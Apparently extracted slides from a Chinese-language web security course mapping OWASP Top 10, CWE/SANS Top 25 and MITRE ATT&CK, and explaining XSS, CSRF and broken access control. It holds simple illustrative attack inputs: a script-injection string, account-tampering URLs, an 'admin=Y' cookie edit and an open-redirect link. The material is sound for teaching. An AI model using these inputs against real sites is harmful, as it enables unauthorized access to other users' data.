
#	Name
A01	存取控制失效 Broken Access Control
A02	加密失效 Cryptographic Failures
A03	注入攻擊 Injection
A04	不安全的設計 Insecure Design
A05	安全配置錯誤 Security Misconfiguration
A06	易受攻擊與過時的元件 Vulnerable and Outdated Components
A07	身份驗證失效 Identification and Authentication Failures
A08	軟體與數據完整性失效 Software and Data Integrity Failures
A09	安全日誌與監控失效 Security Logging and Monitoring Failures
A10	伺服器端請求偽造 Server Side Request Forgery (SSRF)



漏洞順序關聯分析

2017

2021



CWESANS Top 25 : 2024

#	ID	Name
1	CWE-79	跨站指令：網頁生成期間輸入的不當中和 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
2	CWE-787	越界寫入 Out-of-bounds Write
3	CWE-89	SQL 注入：SQL 指令中不當中和特殊元素 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
4	CWE-352	跨站請求偽造 Cross-Site Request Forgery (CSRF)
5	CWE-22	路徑遍歷：路徑名稱對受限目錄的不當限制 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
6	CWE-125	越界讀取 Out-of-bounds Read
7	CWE-78	OS系統命令注入：OS 系統命令中不當中和特殊元素 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
8	CWE-416	使用釋放後的資源 Use After Free
9	CWE-862	授權遺失 Missing Authorization
10	CWE-434	未受限制的危險類型文件上傳 Unrestricted Upload of File with Dangerous Type
11	CWE-94	程式碼注入：程式碼生成的不當控制 Improper Control of Generation of Code ('Code Injection')
12	CWE-20	不當的輸入驗證 Improper Input Validation
13	CWE-77	命令注入：命令中不當中和特殊元素 Improper Neutralization of Special Elements used in a Command ('Command Injection')
14	CWE-287	不當的身份驗證 Improper Authentication
15	CWE-269	不當的權限管理 Improper Privilege Management
16	CWE-502	反序列化不受信任的數據 Deserialization of Untrusted Data
17	CWE-200	敏感訊息暴露給未授權的行為者 Exposure of Sensitive Information to an Unauthorized Actor
18	CWE-863	不正確的授權 Incorrect Authorization
19	CWE-918	伺服器端請求偽造 Server-Side Request Forgery (SSRF)
20	CWE-119	內存緩衝區內的不當限制操作 Improper Restriction of Operations within the Bounds of a Memory Buffer
21	CWE-476	空指針引用 NULL Pointer Dereference
22	CWE-798	使用硬編碼的憑證 Use of Hard-coded Credentials
23	CWE-190	整數溢出或回繞 Integer Overflow or Wraparound
24	CWE-400	不受控的資源消耗 Uncontrolled Resource Consumption
25	CWE-306	關鍵功能缺失身份驗證 Missing Authentication for Critical Function

三者關聯性及對應

OWASP Top 10、CWESANS Top 25、MITRE ATT&CK

OWASP Top 10、CWESANS Top 25、MITRE ATT&CK 三個安全框架涵蓋不同的安全領域，且主要面向不盡相同，彼此間可以透過 **CWE** 建立對應關係。

攻擊範例

攻擊者利用 **SQL Injection** 在 Web 應用程式的查詢參數中插入惡意 SQL 語句，進而竊取資料或繞過身份驗證。

OWASP Top 10 : A03 (Injection)

SANS CWE : CWE-89 (SQL Injection)

MITRE ATT&CK :

- T1190 : Exploit Public-Facing Application : 透過 SQL Injection 入侵 Web 應用程式
- T1078 : Valid Accounts : 竊取帳戶後進行橫向移動

可從攻擊技術回溯到漏洞，亦可根據漏洞推論可能的攻擊行為：

MITRE ATT&CK

攻擊者行為與技術

[T1190: Exploit Public-Facing Application](#)

ID : G0007

Name : APT28

Description:

APT28 has used a variety of public exploits, including CVE 2020-0688 and CVE 2020-17144, to gain execution on vulnerable Microsoft Exchange; they have also conducted **SQL injection attacks** against external websites.

OWASP Top 10

十大網站安全風險漏洞

[A03 – Injection](#) OWASP官方所對應 **CWE** 列表

- CWE-20 Improper Input Validation
- CWE-74 Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')
- CWE-75 Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)
- CWE-77 Improper Neutralization of Special Elements used in a Command ('Command Injection')
- CWE-80 Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)
- CWE-83 Improper Neutralization of Script in Attributes in a Web Page
- CWE-87 Improper Neutralization of Alternate XSS Syntax
- CWE-88 Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')
- **CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')**

CWESANS Top 25

最危險的 25 個軟體漏洞

其漏洞皆依 **CWE** 編號列出

CWESANS Top 25:2024 #3

[CWE-89](#) Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

常見攻擊手法

資安新聞與相關研究

[2022/1](#) - WordPress 外掛程式存在高風險漏洞，恐波及 8.4 萬網站

- 存在漏洞的外掛程式：Login/Signup Popup、Side Cart Woocommerce、Waitlist Woocommerce
- 攻擊者利用當外掛處理 AJAX 請求時缺乏驗證的漏洞
- 攻擊者將 WordPress 的網站設定 `users_can_register`（允許任何人註冊）設為 `true`
- 將 `default_role`（註冊新用戶的預設角色）設為 `administrator`，使攻擊者獲得網站的完全控制權

[2023/1](#) - Tesla 內部網路脆弱的 CORS 配置錯誤

- CORS（跨來源資源共享）是一種瀏覽器安全機制，用於控制外部域資源的存取
- 特斯拉內部網路因 CORS 配置過於寬鬆，由資安團隊 Truffle Security 團隊發現其可能導致資料外洩

[2024/3](#) - Fortinet 示警 FortiClientEMS 存在嚴重 SQL 注入漏洞

- FmcDaemon.exe 與 FCTDas.exe 可間接交互，並利用 TCP 8013 Port 發送請求來影響資料庫查詢
- 此允許未經身份驗證的攻擊者透過惡意請求執行未經授權的程式碼或指令

[2024/9](#) - 營造業者採用的會計軟體 FOUNDATION Accounting Software 遭鎖定，駭客利用 SQL Server 漏洞取得管理員權限

- 其包含 Microsoft SQL Server 資料庫，並使用公開的 TCP 4243 Port，且 4243 Port 可直接存取 MS SQL
- Microsoft SQL Server 預設 `sa` 為系統管理員帳戶，此帳戶對整個伺服器擁有所有管理許可權
- 駭客嘗試使用預設的帳號密碼進行暴力破解登入

常見攻擊手法

跨站攻擊 Cross Site

- 跨站攻擊 Cross Site Scripting, XSS
- 跨站請求偽造 Cross Site Request Forgery, CSRF

存取控制 Access Control

- 存取控制失效 Broken Access Control
- 缺少授權檢查 Missing Authorization Checks
- 其他類型的存取控制漏洞 Other Types of Access Control Exploits

注入攻擊 Injection

- 注入攻擊 Injection
- SQL 注入攻擊 SQL Injection
- OS 系統命令注入 OS Command Injection
- Log4j 漏洞攻擊 Log4Shell

加密 Cryptography

- 加密 Cryptography
- 敏感資訊洩漏 Sensitive Information Exposure

未經授權的文件傳輸 Unauthorized File Transfer

- 路徑遍歷 Path Traversal
- 下載未經完整性檢查的程式 Download of Code without Integrity Check
- 檔案包含漏洞 File Inclusion Vulnerabilities

環境安全 Security Environment

- 伺服器配置錯誤 Server Misconfiguration
- 使用具有已知漏洞的元件 Using Components with Known Vulnerabilities
- 韌體開發安全 Firmware Develop Security
- 雲端原生安全 Cloud Native Security

常見攻擊手法

跨站攻擊 Cross Site

[A03 - Injection](#)
1 - [CWE-79](#) XSS
[T1059.007](#) - JavaScript

[A07 - Identification and Authentication Failures](#)
4 - [CWE-352](#) CSRF
[T1133 - External Remote Services](#)

- 跨站攻擊 Cross Site Scripting, XSS
- 跨站請求偽造 Cross Site Request Forgery, CSRF

加密 Cryptography

- 加密 Cryptography
- 敏感資訊洩漏 Sensitive Information Exposure

存取控制 Access Control

- 存取控制失效 Broken Access Control
- 缺少授權檢查 Missing Authorization Checks
- 其他類型的存取控制漏洞 Other Types of Access Control Exploits

未經授權的文件傳輸 Unauthorized File Transfer

- 路徑遍歷 Path Traversal
- 下載未經完整性檢查的程式 Download of Code without Integrity Check
- 檔案包含漏洞 File Inclusion Vulnerabilities

注入攻擊 Injection

- 注入攻擊 Injection
- SQL 注入攻擊 SQL Injection
- OS 系統命令注入 OS Command Injection
- Log4j 漏洞攻擊 Log4Shell

環境安全 Security Environment

- 伺服器配置錯誤 Server Misconfiguration
- 使用具有已知漏洞的元件 Using Components with Known Vulnerabilities
- 韌體開發安全 Firmware Develop Security
- 雲端原生安全 Cloud Native Security

跨站腳本攻擊 Cross Site Scripting, XSS

A03 - Injection
1 - CWE-79 XSS
T1059.007 - JavaScript

說明

定義

- 允許攻擊者將用戶端腳本注入到網頁中
- 發生在惡意輸入包含非預期腳本時，這些腳本未經正確編碼即被嵌入 HTML 頁面，並發送至瀏覽器
- 瀏覽器將腳本視為 HTML 標記的一部分並執行

攻擊方式

- HTTP 參數 (如 URL 查詢字符串或 POST 數據)
- HTTP header 和 Cookie
- JSON 或 XML 文件中的數據
- 包含惡意用戶輸入的數據庫
- 用戶上傳的文件

跨站腳本攻擊 Cross Site Scripting, XSS

A03 - Injection
1 - CWE-79 XSS
T1059.007 - JavaScript

範例


- 假設攻擊者輸入以下特製的字串作為使用者全名：

```
Joe Hacker<script>alert('GOTCHA!')</script>
```

- 因為輸入的值會原樣輸出，所以產生的 HTML 將如下所示：

```
<tr>  
  <td>Joe Hacker<script>alert('GOTCHA!')</script></td>  
  <td>jhacker</td>  
  <td>User</td>  
</tr>
```

- 當呈現 HTML 時，將執行輸入名稱中所嵌入的字串腳本：




讓未經授權的人員將功能注入您的應用程式！！

跨站腳本攻擊 Cross Site Scripting, XSS

A03 - Injection
1 - CWE-79 XSS
T1059.007 - JavaScript

場景


駭客
受害者
一個有漏洞的伺服器程式




跨站腳本攻擊 Cross Site Scripting, XSS

A03 - Injection
1 - CWE-79 XSS
T1059.007 - JavaScript

Inject a link in a page



Inject a script in a document



反射型 XSS (Reflected XSS)

說明

反射型 XSS 攻擊透過特製的 URL 即時攻擊

攻擊手法

- 攻擊負載於連結的 URL 中
- 使用 URL 縮短服務可隱藏攻擊負載，增加隱蔽性

長久型 XSS (Persistent XSS)

長久型 XSS 攻擊將惡意腳本儲存在伺服器上，長期攻擊用戶

- 攻擊者植入一段腳本，當受害者存取時自動執行
- 常見的注入攻擊點：用戶頭像、用戶個人檔案、廣告、評論
- 常見易受攻擊的平台：社交媒體網站、協作軟體

跨站腳本攻擊 Cross Site Scripting, XSS

A03 - Injection
1 - CWE-79 XSS
T1059.007 - JavaScript

潛在影響

- **Cookie 竊取**：攻擊者可以竊取 Cookie，提取會話 Session ID 並存取敏感訊息
- **鍵盤側錄**：惡意腳本可記錄所有用戶按鍵，包括密碼和信用卡號
- **網頁釣魚**：攻擊者可插入假的登入表單，誘騙用戶提交敏感數據
- **惡意軟體安裝**：攻擊者可在用戶端設備上安裝勒索軟體、間諜軟體或僵屍網路程式
- **訊息洩漏**：XSS 攻擊可能導致數據洩漏、破壞服務器功能並損害用戶瀏覽器安全

跨站請求偽造 Cross Site Request Forgery, CSRF

說明

A07 - Identification and Authentication Failures

4 - CWE-352 CSRF

T1133 - External Remote Services

定義

誘導用戶的瀏覽器在經過身份驗證時，對受信任網站執行未經授權的操作

攻擊過程

- 攻擊由惡意網站、電子郵件、部落格、即時訊息或程式程序觸發
- 用戶的瀏覽器自動附加憑證（如：**Session Cookie**、**IP 地址**）發送請求
- 如果用戶已通過身份驗證，受信任網站無法區分合法請求和偽造請求

主要特點

- 利用用戶與 **Web** 應用程式之間的信任關係
- 憑藉瀏覽器自動傳遞憑證的機制
- 攻擊者無需直接獲取用戶的憑證即可發動攻擊

潛在影響


- 未經授權的操作，例如：轉移資金、更改帳戶設置、暴露敏感訊息等
- 偽裝受害者在受信任網站上執行惡意活動

跨站請求偽造 Cross Site Request Forgery, CSRF

場景

駭客
受害者
一個易受攻擊 / 惡意的網站
一個易受攻擊的伺服器程式

A07 - Identification and Authentication Failures
4 - CWE-352 CSRF
T1133 - External Remote Services



常見攻擊手法

跨站攻擊 Cross Site

- 跨站攻擊 Cross Site Scripting, XSS
- 跨站請求偽造 Cross Site Request Forgery, CSRF

加密 Cryptography

- 加密 Cryptography
- 敏感資訊洩漏 Sensitive Information Exposure

存取控制 Access Control

A01 - Broken Access Control
CWE-284: Improper Access Control
T1078- Valid Accounts

A07 - Identification and Authentication Failures
9 - CWE-862 Missing Authorization
25 - CWE-306 Missing Authentication for Critical Function
T1078- Valid Accounts

- 存取控制失效 Broken Access Control
- 缺少授權檢查 Missing Authorization Checks
- 其他類型的存取控制漏洞 Other Types of Access Control Exploits

未經授權的文件傳輸 Unauthorized File Transfer

- 路徑遍歷 Path Traversal
- 下載未經完整性檢查的程式 Download of Code without Integrity Check
- 檔案包含漏洞 File Inclusion Vulnerabilities

注入攻擊 Injection

- 注入攻擊 Injection
- SQL 注入攻擊 SQL Injection
- OS 系統命令注入 OS Command Injection
- Log4j 漏洞攻擊 Log4Shell

環境安全 Security Environment

- 伺服器配置錯誤 Server Misconfiguration
- 使用具有已知漏洞的元件 Using Components with Known Vulnerabilities
- 韌體開發安全 Firmware Develop Security
- 雲端原生安全 Cloud Native Security

存取控制

說明

定義

- 驗證 (Authentication) : 驗證某事物的真實性 (例如 : 用戶身份等)
- 授權 (Authorization) : 驗證實體是否有權執行請求的操作 (例如 : 用戶角色、權限或存取特定數據等)

漏洞成因

1. 設計缺陷 :

- 開發者和架構師只監控「正常路徑」, 假設用戶端皆只會合法輸入
- 忽略對濫用情境的考量, 例如惡意用戶可能試圖繞過正常的工作流程

2. 缺乏防禦性設計 :

- 假設不會發生攻擊
- 過於信任用戶端輸入, 缺乏有效驗證
- 為應用程式賦予過多權限, 增加攻擊造成的損害

存取控制

說明

風險

1. 驗證與授權漏洞通常源自以下失誤：
 - 無法正確驗證請求存取資源的用戶端身份
 - 無法正確驗證資源存取權限
2. 成功攻擊可能帶來的後果：
 - 安全檢查被繞過
 - 攻擊者可控制程式碼執行
 - 數據洩漏或未經授權的存取
 - 合法用戶被拒絕存取
 - 甚至可能導致整個系統被接管

存取控制

- 驗證和授權漏洞是最新 OWASP Top 10 清單和 CWESANS Top 25 清單的一部分：


OWASP Top 10		CWESANS Top 25		
#	Name	#	ID	Name
A01	存取控制失效 Broken Access Control	2	CWE-787	越界寫入 Out-of-bounds Write
A07	身份驗證失效 Identification and Authentication Failures	6	CWE-125	越界讀取 Out-of-bounds Read
		9	CWE-862	授權遺失 Missing Authorization
		12	CWE-20	不當的輸入驗證 Improper Input Validation
		14	CWE-287	不當的身份驗證 Improper Authentication
		15	CWE-269	不當的權限管理 Improper Privilege Management
		18	CWE-863	不正確的授權 Incorrect Authorization
		19	CWE-918	伺服器端請求偽造 Server-Side Request Forgery (SSRF)
		22	CWE-798	使用硬編碼的憑證 Use of Hard-coded Credentials
		25	CWE-306	關鍵功能缺失身份驗證 Missing Authentication for Critical Function

存取控制失效

A01 - Broken Access Control
CWE-284: Improper Access Control
T1078 - Valid Accounts

範例

- 此範例場景中，Bob 的 `User_code` 是 126，但他將 `User_code` 值指定為 123，以繞過授權並存取 Jennifer 的信用卡資訊的機密資訊



潛在影響

- 資料外洩 - 存取其他使用者的資料可能會暴露機密訊息，例如：個人識別資訊 (PII) 和財務或健康記錄
- 資料篡改 - 攻擊者可能能夠修改其他使用者的數據，導致狀態不一致
- 詐欺 - 攻擊者可能能夠以其他使用者的身分執行操作，甚至更高層級的操作

缺少授權檢查

A07 - Identification and Authentication Failures
9 - CWE-862 Missing Authorization
25 - CWE-306 Missing Authentication for Critical Function
T1078 - Valid Accounts

範例

- 攻擊者可以修改標識符，來存取原先無權存取的資源：

```
GET host/theApp/acctInfo?acct = notMyAccount
```

- 攻擊者成功呼叫僅供管理員使用的 API、或強制以未經身份驗證的使用者身分瀏覽經過驗證的頁面、或以一般使用者身分瀏覽特權頁面：

```
https://host/RSAadmin/sys/whois/properties >> {list of all userids/pwds} (as non-admin user)
```

```
https://host/app/ admin_getappInfo >> (as non-admin user)
```

- 攻擊者可以修改元資料 (metadata) 來提升權限，例如：修改 cookie 或存取令牌 (access token)。重複有效 token 來濫用該應用程式

```
JWT token still treated as valid after user has logged off; change cookie to include "admin=Y"
```

- CORS (Cross Origin Resource Sharing) 設定錯誤允許攻擊者進行未經授權的 API 存取

```
應用程式動態產生 Access-Control-Allow-Origin，且不安全
```

其他類型的存取控制漏洞

範例

1. 以不必要的權限執行 (CWE-250)

- 攻擊者可能因為應用程式使用的 ID 具有過高的權限而造成嚴重破壞。以 `root` 身分執行應用程式，或以 DB Admin 使用者身分連接到後端資料庫
- 可能會導致 SQL 注入或命令注入缺陷，造成嚴重後果

2. 關鍵資源的權限分配不正確 (CWE-732)

- 攻擊者可以讀取或修改原先無權存取的檔案或目錄

```
rw-r--r-- 1 appuser 13 Nov 24 17:58 secretFile.out
```

3. 用戶端緩存

- 攻擊者使用瀏覽器快取來存取原先無法存取的頁面。先前用戶可能已在電腦或其他裝置上存取了敏感數據，而現在攻擊者可以使用瀏覽器歷史記錄和快取查看它

其他類型的存取控制漏洞

範例

4. URL 重新導向至不受信任的網站 (CWE-601)

- 攻擊者可以提供指定外部網站連結的輸入，應用程式在重新導向中使用該連結，受信任的主機名稱使得攻擊對受害者來說更加值得信任
- 外部網站也可能託管惡意軟體

```
<a href="https://bank.com/redirect?url=https://bunk.net">Click here to log in</a>
```

5. 在安全決策中依賴不受信任的輸入 (CWE-807)

- 攻擊者可以修改元資料 (metadata) 來提升權限，例如：修改 Cookie 或存取令牌 (access token)
- 可以重複使用有效 token 來濫用該應用程式

```
JWT token still treated as valid after user has logged off; change cookie to include "admin=Y"
```

常見攻擊手法

跨站攻擊 Cross Site

- 跨站攻擊 Cross Site Scripting, XSS
- 跨站請求偽造 Cross Site Request Forgery, CSRF

加密 Cryptography

